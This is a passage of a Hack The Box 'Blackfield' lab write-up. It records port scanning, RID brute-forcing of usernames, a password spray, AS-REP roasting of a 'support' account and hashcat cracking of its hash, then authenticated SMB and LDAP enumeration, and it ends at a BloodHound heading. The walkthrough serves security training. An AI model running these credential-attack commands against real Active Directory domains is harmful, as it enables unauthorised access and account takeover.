


Blackfield



This is my first Hard Box so lets see how much difficult is it from a medium box.

Enumeration

I have recently started to use rustscans to be able to scan all ports faster. I found this works very well for me because I can start thinking about which services are being offered in the box from the very start.

NMAP

```
PORT      STATE SERVICE      REASON      VERSION
53/tcp    open  domain      syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time:
2024-11-25 01:13:48Z)
135/tcp   open  msrpc       syn-ack ttl 127 Microsoft Windows RPC
389/tcp   open  ldap        syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: BLACKFIELD.local\., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
593/tcp   open  ncacn_http  syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap        syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: BLACKFIELD.local\., Site: Default-First-Site-Name)
5985/tcp  open  http        syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

From here I added BLACKFIELD.local to my /etc/hosts.

SMB,RPC and LDAP Enum

I like to perform this by using a lot of netexec and enum4linux as well as smbclient and some impacket tools.

I started by looking to see if I have access as Guest because if this is the case then I like to do an `RID brute-force` to get a list of valid usernames I can use.

```
(kali㉿kali)-[~/Desktop/htb/blackfield]
$ netexec smb blackfield.local -u '' -p ''
SMB      10.10.10.192 445 DC01      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
SMB      10.10.10.192 445 DC01      [+] BLACKFIELD.local\:

(kali㉿kali)-[~/Desktop/htb/blackfield]
$ netexec smb blackfield.local -u 'Guest' -p ''
SMB      10.10.10.192 445 DC01      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
SMB      10.10.10.192 445 DC01      [+] BLACKFIELD.local\Guest:
```

To my surprised there is a huge list of users and machine accounts. I have never seen so many in a box yet.

```
1405: BLACKFIELD\BLACKFIELD410243 (SidTypeUser)
1406: BLACKFIELD\BLACKFIELD307633 (SidTypeUser)
1407: BLACKFIELD\BLACKFIELD758945 (SidTypeUser)
1408: BLACKFIELD\BLACKFIELD541148 (SidTypeUser)
1409: BLACKFIELD\BLACKFIELD532412 (SidTypeUser)
1410: BLACKFIELD\BLACKFIELD996878 (SidTypeUser)
1411: BLACKFIELD\BLACKFIELD653097 (SidTypeUser)
1412: BLACKFIELD\BLACKFIELD438814 (SidTypeUser)
1413: BLACKFIELD\svc_backup (SidTypeUser)
1414: BLACKFIELD\lydericlefebvre (SidTypeUser)
1415: BLACKFIELD\PC01$ (SidTypeUser)
1416: BLACKFIELD\PC02$ (SidTypeUser)
1417: BLACKFIELD\PC03$ (SidTypeUser)
1418: BLACKFIELD\PC04$ (SidTypeUser)
1419: BLACKFIELD\PC05$ (SidTypeUser)
1420: BLACKFIELD\PC06$ (SidTypeUser)
1421: BLACKFIELD\PC07$ (SidTypeUser)
1422: BLACKFIELD\PC08$ (SidTypeUser)
1423: BLACKFIELD\PC09$ (SidTypeUser)
1424: BLACKFIELD\PC10$ (SidTypeUser)
1425: BLACKFIELD\PC11$ (SidTypeUser)
1426: BLACKFIELD\PC12$ (SidTypeUser)
1427: BLACKFIELD\PC13$ (SidTypeUser)
1428: BLACKFIELD\SRV-WEB$ (SidTypeUser)
1429: BLACKFIELD\SRV-FILE$ (SidTypeUser)
1430: BLACKFIELD\SRV-EXCHANGE$ (SidTypeUser)
1431: BLACKFIELD\SRV-INTRANET$ (SidTypeUser)
```

From here I will make a list of usernames using awk to be able to test with it.

```
grep User users.txt | awk '{print $6}'
```

```
BLACKFIELD\Administrator
BLACKFIELD\Guest
BLACKFIELD\krbtgt
BLACKFIELD\Domain
BLACKFIELD\Protected
BLACKFIELD\DC01$
BLACKFIELD\audit2020
BLACKFIELD\support
BLACKFIELD\BLACKFIELD764430
BLACKFIELD\BLACKFIELD538365
BLACKFIELD\BLACKFIELD189208
BLACKFIELD\BLACKFIELD404458
BLACKFIELD\BLACKFIELD706381
BLACKFIELD\BLACKFIELD937395
BLACKFIELD\BLACKFIELD553715
BLACKFIELD\BLACKFIELD840481
BLACKFIELD\BLACKFIELD622501
BLACKFIELD\BLACKFIELD787464
.....
BLACKFIELD\BLACKFIELD758945
BLACKFIELD\BLACKFIELD541148
BLACKFIELD\BLACKFIELD532412
BLACKFIELD\BLACKFIELD996878
BLACKFIELD\BLACKFIELD653097
```

```
BLACKFIELD\BLACKFIELD438814
BLACKFIELD\svc_backup
BLACKFIELD\lydericlefebvre
BLACKFIELD\PC01$
BLACKFIELD\PC02$
BLACKFIELD\PC03$
BLACKFIELD\PC04$
BLACKFIELD\PC05$
BLACKFIELD\PC06$
BLACKFIELD\PC07$
BLACKFIELD\PC08$
BLACKFIELD\PC09$
BLACKFIELD\PC10$
BLACKFIELD\PC11$
BLACKFIELD\PC12$
BLACKFIELD\PC13$
BLACKFIELD\SRV-WEB$
BLACKFIELD\SRV-FILE$
BLACKFIELD\SRV-EXCHANGE$
BLACKFIELD\SRV-INTRANET$
```

I then ran the following to make a list of the same usernames but as passwords

```
cat filename.txt | cut -d'\' -f2 | awk '{print tolower($0); print toupper($0)}'
```

Using Awk is great to do this quickly specially in cases like this where the list is huge.

From here I like to test to see which shares I have access to.

Shares

```
(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ netexec smb blackfield.local -u Guest -p '' --shares
SMB      10.10.10.192  445  DC01          [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
SMB      10.10.10.192  445  DC01          [+] BLACKFIELD.local\Guest:
SMB      10.10.10.192  445  DC01          [*] Enumerated shares
SMB      10.10.10.192  445  DC01          Share          Permissions      Remark
SMB      10.10.10.192  445  DC01          ADMIN$          -
SMB      10.10.10.192  445  DC01          C$              -
SMB      10.10.10.192  445  DC01          forensic        READ           Remote Admin
SMB      10.10.10.192  445  DC01          IPC$            READ           Default share
SMB      10.10.10.192  445  DC01          NETLOGON        READ           Forensic / Audit share.
SMB      10.10.10.192  445  DC01          profiles$       READ           Remote IPC
SMB      10.10.10.192  445  DC01          SYSVOL         READ           Logon server share
SMB      10.10.10.192  445  DC01          -

```

Here I see some interesting shares I will access after I finish enumerating.

Enum4linux

I wasn't able to enumerate much with the Guest account on RPC

```
=====
| Users via RPC on blackfield.local |
=====

[*] Enumerating users via 'querydispinfo'
[-] Could not find users via 'querydispinfo': STATUS_ACCESS_DENIED
[*] Enumerating users via 'enumdomusers'
[-] Could not find users via 'enumdomusers': STATUS_ACCESS_DENIED

=====
| Groups via RPC on blackfield.local |
=====

[*] Enumerating local groups
[-] Could not get groups via 'enumalsgroups domain': STATUS_ACCESS_DENIED
[*] Enumerating builtin groups
[-] Could not get groups via 'enumalsgroups builtin': STATUS_ACCESS_DENIED
[*] Enumerating domain groups
[-] Could not get groups via 'enumdomgroups': STATUS_ACCESS_DENIED
```

I always like to look for information about the system as this may help later on.

```
=====
| OS Information via RPC for blackfield.local |
=====

[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[+] Found OS information via 'srvinfo'
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: '1809'
OS build: '17763'
Native OS: not supported
Native LAN manager: not supported
Platform id: '500'
Server type: '0x80102b'
Server type string: Sv PDC Tim NT
```

Domain information is always also useful so I always like to keep it at hand.

```
=====
| Domain Information via SMB session for blackfield.local |
=====

[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DC01
NetBIOS domain name: BLACKFIELD
DNS domain: BLACKFIELD.local
FQDN: DC01.BLACKFIELD.local
Derived membership: domain member
Derived domain: BLACKFIELD
```

Password spray

Whenever I get a user list I really like to check if the password might be the same as the username because this has worked well for me in the past and its pretty quick thing to do which would save me lots of time if it is successful. In this case since all the blackfield users seem randomly generated I just took them out of the list.

In this case this was unsuccessful but its also very easy to try.

Kerberos Enum

```
(kali㉿kali)-[~/Desktop/htb/blackfield]
$ netexec ldap blackfield.local -u users.txt -p '' -k
SMB      blackfield.local 445   DC01          [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True)
LDAP     blackfield.local 389   DC01          [-] BLACKFIELD.local\Administrator: KDC_ERR_PREAUTH_FAILED
LDAP     blackfield.local 389   DC01          [-] BLACKFIELD.local\Guest: KRB_AP_ERR_SKW
LDAP     blackfield.local 389   DC01          [-] BLACKFIELD.local\krbtgt: KDC_ERR_CLIENT_REVOKED
LDAP     blackfield.local 389   DC01          [-] BLACKFIELD.local\Domain: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP     blackfield.local 389   DC01          [-] BLACKFIELD.local\Protected: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP     blackfield.local 389   DC01          [-] BLACKFIELD.local\DC01$: KDC_ERR_PREAUTH_FAILED
LDAP     blackfield.local 389   DC01          [-] BLACKFIELD.local\audit2020: KDC_ERR_PREAUTH_FAILED
LDAP     blackfield.local 389   DC01          [+] BLACKFIELD.local\support account vulnerable to asreproast attack
```

Found out that one of the accounts is vulnerable to ASREPROAST.

```
(kali㉿kali)-[~/Desktop/htb/blackfield]
$ netexec ldap blackfield.local -u support -p '' --asreproast ASREPROAST
SMB      10.10.10.192 445   DC01          [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
LDAP     10.10.10.192 445   DC01          $krb5asrep$23$support@BLACKFIELD.LOCAL:2421ea1f9e7844e6dec7085a8272e0eb$6a82ca1dfecd6c7196d5493babeb3c22db97d7e6a2db1c7a3209cc6ff2cc365c6a47922d06bb7d2991efe83f36a326e62499df0bc1a44de916ce9d709e1333d1a21a3a1dd19df6b19e0f9fdb5865850d60575116fa5b4cae7984f02e5342469aa159cba250813d3c67986a8167e2b380244cae099bb1863021e1f31c50c9ecb9b1b69afec09361bec3135e1564e951cc48a07a1d03025de5285aa19e55915c9afabc9fa60fdc8a1f372e3eadcbad1cab03056dab2e952867cf89819a121442e65024fad9f6213e7ab5d97f8b5e66adb64d0f2373cd412225c869f158a0bf5a065f5c39be83570f209176308b188a825f8e68
```

```
$krb5asrep$23$support@BLACKFIELD.LOCAL:2421ea1f9e7844e6dec7085a8272e0eb$6a82ca1dfecd6c7196d5493babeb3c22db97d7e6a2db1c7a3209cc6ff2cc365c6a47922d06bb7d2991efe83f36a326e62499df0bc1a44de916ce9d709e1333d1a21a3a1dd19df6b19e0f9fdb5865850d60575116fa5b4cae7984f02e5342469aa159cba250813d3c67986a8167e2b380244cae099bb1863021e1f31c50c9ecb9b1b69afec09361bec3135e1564e951cc48a07a1d03025de5285aa19e55915c9afabc9fa60fdc8a1f372e3eadcbad1cab03056dab2e952867cf89819a121442e65024fad9f6213e7ab5d97f8b5e66adb64d0f2373cd412225c869f158a0bf5a065f5c39be83570f209176308b188a825f8e68
```

smbclient

I used smbclient to access the shares available but this had multiple directories. to check them I used spider plus

```
(kali㉿kali)-[~/Desktop/htb/blackfield]
$ cat /tmp/nxc_hosted/nxc_spider_plus/10.10.10.192.json | jq .
{
  "profiles": {}
```

This showed me that the directories were empty.

Now I will try and crack the TGS I got from ASREPROASTING.

HASHCAT

```
$krb5asrep$23$support@BLACKFIELD.LOCAL:f712ff09805b21b87d13e7e7d64b8372$4219d53926fd666ea0cde5865812e19d2ab44c561fe3e90865a3c20b5d9fe97bc196487d96b938459dbaabb85c3f955a1145918d90f1156cdcd97ccf3d7bdd5890da9e41b36c1b88eb89b422fc69da84f1c4ff5240f450fb0b1790c86f58146fd8850479b2ef7e4c368552ba8045f5be22f675e3d53946e6f86aa2e158bbfd4fb41ff3cd11d5c8fb97786e0fd3cc2592a4f67a1304387050437a0df4104e89d408e45369c00521f71a9fbdc8a44acl148af34c84561a22c27f56b40fd2a8d7e52f21159a32d7902c8b7607d7a98b99ed8fa699f411624857f41313cb4868f309c93f1e446421bf0e3d9764382eb1:#00^BlackKnight
$krb5asrep$23$support@BLACKFIELD.LOCAL:2421ea1f9e7844e6dec7085a8272e0eb$6a82ca1dfecd6c7196d5493babeb3c22db97d7e6a2db1c7a3209cc6ff2cc365c6a47922d06bb7d2991efe83f36a326e62499df0bc1a44de916ce9d709e1333d1a21a3a1dd19df6b19e0f9fdb5865850d60575116fa5b4cae7984f02e5342469aa159cba250813d3c67986a8167e2b380244cae099bb1863021e1f31c50c9ecb9b1b69afec09361bec3135e1564e951cc48a07a1d03025de5285aa19e55915c9afabc9fa60fdc8a1f372e3eadcbad1cab03056dab2e952867cf89819a121442e65024fad9f6213e7ab5d97f8b5e66adb64d0f2373cd412225c869f158a0bf5a065f5c39be83570f209176308b188a825f8e68:#00^BlackKnight
Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target...: ASREPROAST
Time.Started...: Sun Nov 24 14:05:33 2024 (17 secs)
Time.Estimated...: Sun Nov 24 14:05:50 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#.....: 1699.2 kh/s (0.88ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests (new), 2/2 (100.00%) Salts
Progress.....: 28672000/28688770 (99.94%)
Rejected.....: 0/28672000 (0.00%)
Restore.Point...: 14333952/14344385 (99.93%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: #1crapper → #!hrvert
Hardware.Mon.#1..: Util: 76%
```

Enum with creds

I now have the account. Now I will use this to enumerate a second time to see what attack paths I have access to.

```
support:#00^BlackKnight
```

```
(kali㉿kali)-[~/Desktop/htb/blackfield]
$ netexec smb blackfield.local -u support -p '#00^BlackKnight'
SMB      10.10.10.192    445    DC01          [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
^[[ASMB   10.10.10.192    445    DC01          [+] BLACKFIELD.local\support:#00^BlackKnight

(kali㉿kali)-[~/Desktop/htb/blackfield]
$ netexec winrm blackfield.local -u support -p '#00^BlackKnight'
WINRM   10.10.10.192    5985   DC01          [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
WINRM   10.10.10.192    5985   DC01          [-] BLACKFIELD.local\support:#00^BlackKnight
```

```
(kali㉿kali)-[~/Desktop/htb/blackfield]
$ netexec smb blackfield.local -u support -p '#00^BlackKnight' --shares
SMB      10.10.10.192    445    DC01          [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
SMB      10.10.10.192    445    DC01          [+] BLACKFIELD.local\support:#00^BlackKnight
SMB      10.10.10.192    445    DC01          [*] Enumerated shares
SMB      10.10.10.192    445    DC01          Share           Permissions        Remark
SMB      10.10.10.192    445    DC01          ADMIN$           READ             Remote Admin
SMB      10.10.10.192    445    DC01          C$              READ             Default share
SMB      10.10.10.192    445    DC01          forensic         READ             Forensic / Audit share.
SMB      10.10.10.192    445    DC01          IPC$            READ             Remote IPC
SMB      10.10.10.192    445    DC01          NETLOGON        READ             Logon server share
SMB      10.10.10.192    445    DC01          profiles$       READ             Logon server share
SMB      10.10.10.192    445    DC01          SYSVOL          READ             Logon server share
```

I now used the `--users` flag to check in case I missed any users and to check to see if there might be any passwords in the description.

```
(kali㉿kali)-[~/Desktop/htb/blackfield]
$ netexec smb blackfield.local -u support -p '#00^BlackKnight' --users
SMB      10.10.10.192    445    DC01          [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB      10.10.10.192    445    DC01          [+] BLACKFIELD.local\support:#00^BlackKnight
SMB      10.10.10.192    445    DC01          -Username-          -Last PW Set-      -BadPW-  -Description-
SMB      10.10.10.192    445    DC01          Administrator      2020-02-23 18:09:53 0  Built-in account for administering the computer/domain
SMB      10.10.10.192    445    DC01          Guest            2020-06-03 16:18:28 0  Built-in account for guest access to the computer/domain
SMB      10.10.10.192    445    DC01          krbtgt           2020-02-23 18:08:31 0  Key Distribution Center Service Account
SMB      10.10.10.192    445    DC01          audit2020       2020-09-21 22:35:06 0
SMB      10.10.10.192    445    DC01          support          2020-02-23 17:53:23 0

SMB      10.10.10.192    445    DC01          lydericlefebvre  2020-02-28 22:33:35 0  @lydericlefebvre - VM Creator
SMB      10.10.10.192    445    DC01          [*] Enumerated 315 local users: BLACKFIELD
```

Nothing too important that I found. Now I will use enum4linux one more time to see if it gives me any useful information. It gave me the same list of users that I had.

```
[*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
[-] BLACKFIELD.local\Administrator:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\Guest:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\krbtgt:#00^BlackKnight STATUS_LOGON_FAILURE
[+] BLACKFIELD.local\Domain:#00^BlackKnight (Guest)
[+] BLACKFIELD.local\Protected:#00^BlackKnight (Guest)
[-] BLACKFIELD.local\DC01$:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\audit2020:#00^BlackKnight STATUS_LOGON_FAILURE
[+] BLACKFIELD.local\support:#00^BlackKnight
[-] BLACKFIELD.local\BLACKFIELD764430:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\BLACKFIELD538365:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\BLACKFIELD189208:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\BLACKFIELD404458:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\BLACKFIELD706381:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\BLACKFIELD937395:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\BLACKFIELD553715:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\BLACKFIELD840481:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\BLACKFIELD622501:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\BLACKFIELD787464:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\BLACKFIELD163183:#00^BlackKnight STATUS_LOGON_FAILURE
```

Kerberoast

I then tried to find some kerberoastable accounts but found none.

```
(kali㉿kali)-[~/Desktop/htb/blackfield]
$ netexec ldap blackfield.local -u support -p '#00^BlackKnight' --kerberoasting KERBEROSTING
SMB      10.10.10.192    445    DC01          [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
LDAP     10.10.10.192    389    DC01          [+] BLACKFIELD.local\support:#00^BlackKnight
LDAP     10.10.10.192    389    DC01          Bypassing disabled account krbtgt
LDAP     10.10.10.192    389    DC01          No entries found!
LDAP     10.10.10.192    389    DC01          [-] Error with the LDAP account used
```

ADCS

```
(kali㉿kali)-[~/Desktop/htb/blackfield]
$ certipy-ad find -u support -p '#00^BlackKnight' -dc-ip 10.10.10.192 -stdout -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)


[-] Got error: socket connection error while opening: timed out
[-] Use -debug to print a stacktrace
```

Bloodhound

